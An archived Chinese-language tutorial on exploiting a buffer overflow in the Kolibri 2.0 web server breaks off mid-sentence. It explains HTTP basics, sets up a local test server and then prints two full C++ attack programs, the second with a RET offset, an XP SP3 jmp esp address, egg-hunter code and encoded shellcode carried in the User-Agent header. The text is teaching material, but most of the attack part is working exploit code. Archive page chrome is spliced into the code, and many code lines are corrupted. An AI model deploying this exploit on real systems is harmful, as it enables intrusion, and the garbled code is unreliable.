
<http://senkas.com/downloads/Kolibri-2.0-win.zip>
<http://www.exploit-db.com/application/16970>

Kolibri 雖然是很冷門的程式，但是它的漏洞代表幾件事情，第一是網路軟體容易有漏洞，尤其是自行開發的軟體，一些經過時間鍛鍊的有名軟體比較不會有漏洞，但如果是個人或者公司獨立新開發的網路協定或者網路軟體，很容易有漏洞藏身其中，就像這個冷門的 **Kolibri** 一樣，第二，這個漏洞已經有一年多的時間了，但是卻完全不見更新或者修補程式，這同時也代表了許多其他類似的小型組織或者公司對於軟體維護的疏忽和缺乏心力，通常為了開發新功能，研發人員都已經忙得天昏地暗了，要再把過去因為時間倉促趕出來的舊程式碼重新做整頓，幾乎是不大可能，直等到公司承受業務、形象、或者其他壓力的時候，才有可能去面對過去來不及解決的問題，惡性循環下常常是讓軟體漏洞層出不窮，這似乎已經是軟體產業普遍的陋習了。


Kolibri 是很單純的網頁伺服器，沒有安裝程式，下載下來之後解開 **Zip** 壓縮，只有一個執行程式，程式預設會在我的文件夾（或者是 **My Documents**）下查找一個目錄叫做 **htdocs**，請讀者先在我的文件夾下新增一個目錄，名為 **htdocs**，並且使用記事本程式（**Notepad**）編輯一個文字檔案，內容如下：

```
<html>
<head>
  <meta http-equiv="Content-Type" content="text/html; charset=UTF-8" />
  <title>蜂鳥測試網頁</title>
</head>
<body>
  <h1>蜂鳥自由自在地飛翔</h1>
</body>
</html>
```


這只是一個測試用的網頁檔案，使用的是 **HTML** 語法，請用記事本程式將此文字檔案存檔於剛剛新增的 **htdocs** 資料夾下面，並且特別選用 **UTF-8** 存檔，檔案名稱設定為 **index.htm**，如下圖：



檔案新增完之後，我們開啟 **Kolibri** 程式，程式執行起來後按下 **Start** 按鈕，如下圖，過程中 **Windows** 或者是其他的防火牆可能會詢問是否開放 **Kolibri**，請選擇「是」，建議用虛擬機器軟體（例如 **VirtualBox**）、或者在外部防火牆的情況下（例如說家裡有裝 **IP** 分享器）、或者是沒有直接連上網際網路的電腦上做這項實驗：



介面簡單，只有幾個按鈕，按下 **Start** 按鈕之後伺服器開始運作，預設在通訊埠 **8080**（如果在此之前你電腦上的通訊埠 **8080** 已經被使用了，請自行改變這個數值，一般來說只有自己特別架設的網站才會綁在 **8080**，所以我假設有此狀況的讀者有自行修改通訊埠設定的能力）此時如果開啟網址 <http://127.0.0.1:8080/> 就會看到如下圖，這是我們剛剛新增的 **index.htm** 網頁檔案：



轉換身份為攻擊者，我們為 **Kolibri** 撰寫一個攻擊程式，**Kolibri** 的漏洞在於無法正確處理長度過長的網址，要攻擊 **Kolibri** 之前，首先我們必須對 **HTTP** 協定有一點點基礎的認識，**HTTP** 全名是 **Hypertext Transfer Protocol**，是 **WWW** 網路上資料傳輸的基本協定，通常我們在瀏

INTERNET ARCHIVE
wayback Machine

5 captures
13 二月 15 - 26 十一月 16

http://securityalley.blogspot.tw/2014/11/blog-post.html

Go

1月 2月 4月
13
2014 2015 2016

Close
Help

遠端網站的網路連線，比如說是與 www.google.com 建立一個連線，並且傳送一些需求（Request）給 www.google.com，當對方收到需求之後，根據需求會傳回對應的回應（Response），通常就是網頁內容，例如 Google 的首頁程式碼，程式碼通常是用 HTML、CSS、Javascript 等等程式語言所寫成，網頁瀏覽器接收到這筆資料以後，內部引擎再將這些內容轉化為使用者看到的網頁，並且透過美觀的介面呈現在使用者面前，我們在 WWW 網路的每一個點擊和瀏覽，都會重複不斷地發生這些動作，而這些傳輸資料的動作，都是根據 HTTP 協定的規定來定義，包括傳輸資料的格式，以及什麼狀態下傳輸什麼格式，都有一定的遊戲規則，你可以把 HTTP 當作是 WWW 網路資料傳輸的遊戲規則。

我們來看一個網頁瀏覽器和伺服器之間的通訊，舉台灣 Google 網站當作例子，以下通訊資料是筆者以火狐狸連線到 www.google.com.tw 網站的資料，其中 Cookie 資料過長，所以我稍微修改了一點點：

火狐狸傳輸的 Request 用紅色字表示，www.google.com.tw 網頁伺服器所傳回的 Response 用藍色字表示
每一行都以 \r\n （CRLF）結尾，單筆資料傳輸最後也多加一次 \r\n 代表傳輸結束

```
GET / HTTP/1.1\r\n
Host: www.google.com.tw\r\n
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:10.0) Gecko/20100101 Firefox/10.0\r\n
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8\r\n
Accept-Language: en-us,en;q=0.5\r\n
Accept-Encoding: gzip, deflate\r\n
Cookie: PREF=ID=aa05c12aa1e0b32c:FF=0:TM=1328403720:LM=1328403720:S=wDqWbZCA10xq9SFG;\r\n
DNT: 1\r\n
Connection: keep-alive\r\n
Cache-Control: max-age=0\r\n
\r\n
HTTP/1.1 200 OK\r\n
Date: Sun, 05 Feb 2012 01:02:54 GMT\r\n
Expires: -1\r\n
Cache-Control: private, max-age=0\r\n
Content-Type: text/html; charset=UTF-8\r\n
Set-Cookie: PREF=ID=aa05c12aa1e0b32c:U=ec51098fa7dd2fc8:FF=0:TM=1328403720:LM=1328403774:S=b_Pra9jo5_mdKuJk; path=/;\r\n
Content-Encoding: gzip\r\n
Server: gws\r\n
Content-Length: 15434\r\n
X-XSS-Protection: 1; mode=block\r\n
X-Frame-Options: SAMEORIGIN\r\n
\r\n
```

每一行最後都以 CRLF（carriage return、line feed），也就是 \r\n 來結尾，每一筆 HTTP 資料都包含 1 到 n 行的資料，一行一行描述資料的內容，以上只是一個範例，而且在這個通訊範例當中，我把 Cookie 的數值做了一點修改，因為原本的 Cookie 太長了，有的網站常常會使用 Cookie 來儲存使用者登入的資訊，以至於可能導致區域網路下的連線劫持危險，我撰寫了一個展示連線劫持的學術用途程式，有興趣的讀者可以參考[Sidejack](#)。在上面的通訊範例中，我們可以看到紅色字的部份是使用者用網頁瀏覽器傳送的資料，第一行是 GET / HTTP/1.1，其中 GET 指令代表取得網頁的要求，接著的 / 符號代表要取得的網頁是首頁，通常預設首頁是目錄下檔名為 index.htm 或者 index.html 的檔案，Kolibri 預設是 index.htm，最後接著 HTTP/1.1 代表這筆傳輸資料使用的是 HTTP 版本 1.1 的協定規則，第二行 Host: www.google.com.tw 其中的 Host 代表的是瀏覽器指定要求的網站網址，後面接的 www.google.com.tw 就是網址本身，第三行 User-Agent: ... 中的 User-Agent 代表瀏覽器是什麼程式，以及相關的軟體版號，後面接著的就是瀏覽器、版號、或者相關資訊，對於其他 HTTP 協定資料格式有興趣的讀者，可以參閱 Wikipedia 對[HTTP 的介紹](#)和對[HTTP header 的介紹](#)。

Kolibri 的漏洞關鍵在於第一行 GET / HTTP/1.1，這一行 HTTP 資料如果我改成 GET /test.htm HTTP/1.1 的話，就等同於要求取得網站根目錄下，檔名為 test.htm 的檔案，如果對應到瀏覽器網址列的輸入的話，就等同於使用者輸入了 <http://127.0.0.1:8080/test.htm> 這個網址（假設我們的 Kolibri 監聽在本機端的 8080 通訊埠），換句話說，火狐狸或者其他瀏覽器的網址列所輸入網址，會直接對應到背後網路所送出的 HTTP 資料，再舉個例子，如果第一行 HTTP 資料改成 GET /abc/123.php HTTP/1.1 的話，就是取得網站的子目錄 abc 下的 123.php 檔案，對應到火狐狸網址列的輸入就會是 <http://127.0.0.1:8080/abc/123.php>。Kolibri 的漏洞就是如果我在網址列輸入的檔案名稱太長，就會暴露它緩衝區溢位的漏洞，例如我在網址列輸入如下，這樣就會讓 Kolibri 當掉，並且暴露其緩衝區溢位的漏洞：

<http://127.0.0.1:8080/AAAAAAAA...>（延伸下去 1000 個字母 A）

在對 HTTP 有初步的了解之後，我們來試著使用 Visual C++ 撰寫一個攻擊程式，執行 Visual C++ 開啟一個空白的 C++ Console 專案，命名為 Attack-Kolibri，並手動新增一個 CPP 檔案，命名為 attack-kolibri.cpp，內容如下：

```
// attack-kolibri.cpp
// 2012-2-4
#include <string>
#include <iostream>
#include <winsock.h>
#include <windows.h>
using namespace std;

#pragma comment(lib, "wsock32")

class WinsockInit {
public:
    inline WinsockInit() {
        if(0 == uInitCount++) {
            WORD sockVersion;
            WSADATA wsaData;
            sockVersion = MAKEWORD(2,0);
            WSASStartup(sockVersion, &wsaData);
        }
    }
    inline ~WinsockInit() {
        if(0 == --uInitCount) {
            WSACleanup();
        }
    }
};
```

INTERNET ARCHIVE
wayback Machine

http://securityalley.blogspot.tw/2014/11/blog-post.html
Go

1月 2月 4月
13
2014 2015 2016
Close
Help

```

unsigned WinsockInit::uInitCount(0);

template<typename PLATFORM_TYPE = WinsockInit>
class SimpleTCPSocket {
public:
    SimpleTCPSocket() :
        PLATFORM(), CHILD_NUM(1),
        _socket(socket(AF_INET, SOCK_STREAM, IPPROTO_TCP)),
        _child_socket(0)
    {
        if(INVALID_SOCKET == _socket) throw "Failed to initialize socket\n";
    }

    ~SimpleTCPSocket() {
        closesocket(_socket);
        if(_child_socket) closesocket(_child_socket);
    }

    bool Connect(unsigned short port, char const *ipv4 = 0) {
        SOCKADDR_IN sin;

        sin.sin_family = AF_INET;
        sin.sin_port = htons(port);
        sin.sin_addr.s_addr = (ipv4?inet_addr(ipv4):inet_addr("127.0.0.1"));
        return (SOCKET_ERROR != connect(_socket, (LPSOCKADDR)&sin, sizeof(sin)));
    }

    bool Listen(unsigned short port, char const *ipv4 = 0) {
        SOCKADDR_IN sin;

        sin.sin_family = PF_INET;
        sin.sin_port = htons(port);
        sin.sin_addr.s_addr = (ipv4?inet_addr(ipv4):INADDR_ANY);

        if(SOCKET_ERROR == bind(_socket, (LPSOCKADDR)&sin, sizeof(sin))) return false;
        else return (SOCKET_ERROR != listen(_socket, CHILD_NUM));
    }

    bool ServerWait() {
        return (INVALID_SOCKET != (_child_socket = accept(_socket, 0, 0)));
    }

    int ServerReadBytes(char *buffer, int buffer_len) {
        return recv(_child_socket, buffer, buffer_len, 0);
    }

    int ServerWriteBytes(char *buffer, int buffer_len) {
        return send(_child_socket, buffer, buffer_len, 0);
    }

    int ClientReadBytes(char *buffer, int buffer_len) {
        return recv(_socket, buffer, buffer_len, 0);
    }

    int ClientWriteBytes(char *buffer, int buffer_len) {
        return send(_socket, buffer, buffer_len, 0);
    }
}

private:
    PLATFORM_TYPE const PLATFORM;
    unsigned short const CHILD_NUM;
    SOCKET _socket, _child_socket;
};

int main(int argc, char **argv) {
    unsigned short const server_port = 8080;
    SimpleTCPSocket<> client_socket;


    string junk(600, 'A');
    string exploit =
        "GET /" + junk + " HTTP/1.1" + "\r\n" +
        "\r\n";

    char *ipv4 = (argc >= 2) ? argv[1] : 0;
    if(!client_socket.Connect(server_port, ipv4)) {
        cout << "無法連上伺服器，請檢查 IP、網路連線、或者伺服器程式是否有開啟？\n";
        return -1;
    }
    cout << "已連上伺服器，連接埠: " << server_port
        << "\n準備丟出 " << exploit.size() << " 位元組到伺服器\n";
    client_socket.ClientWriteBytes(
        const_cast<char*>(exploit.c_str()),
        static_cast<int>(exploit.size())
    );
    cout << "已完成攻擊...檢查伺服器端查看攻擊後狀態...\n";
}

```

因為是網路程式，所以看到我們熟悉的 Winsock 以及相關函式，程式碼第 9 行是 `#pragma comment(lib, "wsock32")`，這一行是 Visual C++ 特有的語法，用途跟我們在 Dev-C++ 透過選單介面去連結 Winsock 程式庫是一樣的道理，Visual C++ 提供比較方便的方式，直接在程式碼內利用前置處理器功能，就可以把程式庫連結起來了。

在函式 main 裡面，可以看到第 98 行我宣告了一個長度為 600 的字串，並且在第 99 行到第 101 行預備要傳送出去的 Request，我這裡只送出 1 行 HTTP 資料，也就是我們剛剛看的第一行由 GET 指令開頭的資料，並且我把長字串附加在要取得的檔案名稱處，最後送出字串。



可以看到 EIP 被 41414141 覆蓋，這是直接覆蓋 RET 的緩衝區溢位漏洞，另外如果讀者這個時候看一下堆疊，會發現我們推進去的 600 個 A，並不是完整地推入堆疊裡面，ESP 所指向的位置，大約只有 73 個位元組左右的連續 A 字串而已，其餘的部份被切割到堆疊的更下面，所以如果我們直接把 shellcode 推入堆疊內，要面對緩衝區被切割的問題，另外也必須想辦法跳到比較大塊的緩衝區，並且把 shellcode 安排在那裡。

另外一種選擇就是我們可以利用 Egg Hunt 的技巧，透過別的緩衝區把 Egg（也就是真正的 shellcode）送進記憶體裡面，然後再用 Hunter 去搜尋 Egg，找到之後再把執行權交給 Egg，我們可以使用別的 HTTP 資料項目來放置 Egg，我決定使用 User-Agent 這一行資料來放置 Egg，經過一些實驗確定 User-Agent 可以允許放入夠大的空間，至少足夠裝下我們的 shellcode。

策略擬定之後，需要的事前作業當然包括找出直接覆蓋 RET 的偏移量、找出導引到堆疊的 stack pivot 記憶體位址，我們可以透過 metasploit 或者是 mona 產生出一個長度為 600 的特殊字串，取而代之原本單調的 600 個字母 A，然後重新攻擊 Kolibri，再透過 Immunity 看 EIP 上的數值，並且透過 metasploit 或者 mona 找出偏移量，然後利用 mona、WinDbg、或者是 memdump 程式加上 metasploit 工具找出儲存類似 jmp esp 這樣指令的記憶體位址，全部兜起來之後，搭配上我們前面講解過的 Hunter 以及一直以來在使用的訊息方塊 shellcode，最後攻擊程式的完整原始碼修改如下：

```
// attack-kolibri.cpp
// 2012-2-4
// fon909@outlook.com
#include <string>
#include <iostream>
#include <winsock.h>
#include <windows.h>
using namespace std;

#pragma comment(lib, "wsck32")

class WinsockInit {
public:
    inline WinsockInit() {
        if(0 == uInitCount++) {
            WORD sockVersion;
            WSADATA wsaData;
            sockVersion = MAKEWORD(2,0);
            WSASocket(sockVersion, &wsaData);
        }
    }
    inline ~WinsockInit() {
        if(0 == --uInitCount) {
            WSACleanup();
        }
    }
private:
    static unsigned uInitCount;
};

unsigned WinsockInit::uInitCount(0);

template<typename PLATFORM_TYPE = WinsockInit>
class SimpleTCPSocket {
public:
    SimpleTCPSocket() :
        PLATFORM(), CHILD_NUM(1),
        _socket(socket(AF_INET, SOCK_STREAM, IPPROTO_TCP)),
        _child_socket(0)
    {
        if(INVALID_SOCKET == _socket) throw "Failed to initialize socket\n";
    }
    ~SimpleTCPSocket() {
        closesocket(_socket);
        if(_child_socket) closesocket(_child_socket);
    }
};
```


INTERNET ARCHIVE
Wayback Machine

5 captures
13 二月 15 - 26 十一月 16

http://securityalley.blogspot.tw/2014/11/blog-post.html

Go

1月 2月 4月
13
2014 2015 2016

Close
Help

```
sin.sin_port = htons(port);
sin.sin_addr = (ipv4?inet_addr(ipv4):inet_addr("127.0.0.1"));
return (SOCKET_ERROR != connect(_socket, (LP SOCKADDR)&sin, sizeof(sin)));
}

bool Listen(unsigned short port, char const *ipv4 = 0) {
    SOCKADDR_IN sin;

    sin.sin_family = PF_INET;
    sin.sin_port = htons(port);
    sin.sin_addr.s_addr = (ipv4?inet_addr(ipv4):INADDR_ANY);

    if(SOCKET_ERROR == bind(_socket, (LP SOCKADDR)&sin, sizeof(sin))) return false;
    else return (SOCKET_ERROR != listen(_socket, CHILD_NUM));
}

bool ServerWait() {
    return (INVALID_SOCKET != (_child_socket = accept(_socket, 0, 0)));
}

int ServerReadBytes(char *buffer, int buffer_len) {
    return recv(_child_socket, buffer, buffer_len, 0);
}

int ServerWriteBytes(char *buffer, int buffer_len) {
    return send(_child_socket, buffer, buffer_len, 0);
}

int ClientReadBytes(char *buffer, int buffer_len) {
    return recv(_socket, buffer, buffer_len, 0);
}

int ClientWriteBytes(char *buffer, int buffer_len) {
    return send(_socket, buffer, buffer_len, 0);
}

private:
    PLATFORM_TYPE const PLATFORM;
    unsigned short const CHILD_NUM;
    SOCKET _socket, _child_socket;
};

//Reading "e:\asm\messagebox-shikata.bin"
//Size: 288 bytes
char eggcode[] =
"xba\xbb\x14\xaf\xd9\xc6\xd9\x74\x24\xf4\x5e\x31\xc9\xb1\x42\x83\xc6\x04"
"\x31\x56\x0f\x03\x56\xbe\x59\xe1\x76\x2b\x06\xd3\xfd\x8f\xcd\x5f\x2f\x7d\x5a"
"\x27\x19\xe5\x2e\x36\xa9\x6e\x46\xb5\x42\x06\xbb\x4e\x12\xee\x48\x2e\xbb\x65"
"\x78\xf7\xf4\x62\xf0\xf4\x52\x90\x2b\x05\x85\xf2\x40\x96\x62\x06\xdd\x22\x57"
"\x9d\xb6\x84\xdf\x0f\x00\xdc\x5e\x55\xba\xab\x3b\x4a\xbb\x40\x58\xbe\xf2\x1d\xab"
"\x34\x05\xcc\x5e\x5b\x34\xd0\xfa\xe6\xb2\x10\x76\xf0\x7b\x5f\x7a\xff\xbc\x8b"
"\x71\xc4\x3e\x68\x52\x4e\x5f\xfb\xf8\x94\x9e\x17\x9a\x5f\xac\xac\xe8\x3a\xb0"
"\x33\x04\x31\xcc\x08\xdb\xae\x45\xfa\xff\x32\x34\x00\xb2\x43\x9f\x12\x3b\xb6"
"\x56\x58\x54\xb7\x26\x53\x49\x95\x5e\xf4\x6e\x56\x61\x82\xd4\x1e\x26\xeb\x0e"
"\xf0\x2b\x93\xb3\x25\x99\x73\x45\xda\xe2\x7b\xd3\x60\x14\xec\x88\x06\x04\xad"
"\x38\xe4\x76\x03\xdd\x62\x03\x28\x01\x63\x92\xa6\xef\xfa\xcd\x1f\x10\xa9"
"\x15\x77\x2c\x01\xad\x2f\x13\xec\x6d\xa8\x48\xca\xdf\x5f\x11\xed\x1f\x60\xba"
"\x21\xd9\xc7\x1b\x29\x7f\x97\x35\x90\x4e\xbc\x42\xbe\x94\x44\xda\xdd\xbd\x69"
"\x84\x01\x1e\x02\x5b\x33\x32\xb6\xcb\xdc\xe6\x16\x5b\x4a\xbf\x33\x0f\xe6\x0e"
"\x75\x47\xba\x54\x88\xd1\xa3\xa4\x40\x8b\x13\x94\x35\x1e\xac\xca\x87\x5e\x02"
"\x14\xb2\x56";

char huntercode[] =
"x66\x81\xca\xff\x0f\x42\x52\x6a\x02\x58\xcd\x2e\x3c\x05\x5a\x74\xef\x88"
"L@m6" // 蛋的標籤
"\x8b\xfa\xaf\x75\xea\xaf\x75\xe7\xff\xe7";


int main(int argc, char **argv) {
    unsigned short const server_port = 8080;
    size_t const RET_OFFSET = 515;
    SimpleTCPSocket<> client_socket;

    string offset(RET_OFFSET, 'A');
    string ret("\x73\x18\x75\x74"); // XP SP3, 0x74751873 : jmp esp | asciiprint,ascii {PAGE_EXECUTE_READ} [MSCTF.dll]
    string hunter(huntercode);

    string egg(eggcode);
    string exploit =
        "GET /" + offset + ret + hunter + " HTTP/1.1" + "\r\n" + // 用 GET 來推入 Hunter
        "User-Agent: " + "L@m6L@m6" + egg + "\r\n" + // 用 User-Agent 來放置 egg
        "\r\n"; // 最後 HTTP 連線結尾

    char *ipv4 = (argc >= 2) ? argv[1] : 0;
    if(!client_socket.Connect(server_port, ipv4)) {
        cout << "無法連上伺服器，請檢查 IP、網路連線、或者伺服器程式是否有開啟？\n";
        return -1;
    }
    cout << "已連上伺服器，連接埠: " << server_port
        << "\n準備丟出 " << exploit.size() << " 位元組到伺服器\n";
    client_socket.ClientWriteBytes(
        const_cast<char*>(exploit.c_str()),
        static_cast<int>(exploit.size())
    );
    cout << "已完成攻擊...檢查伺服器端查看攻擊後狀態...\n";
}
```

留意我把蛋的標籤改了，這個標籤可以隨意修改，還有 stack pivot 是作業系統的 DLL，所以很可能會根據作業系統版本不同而改變，最後

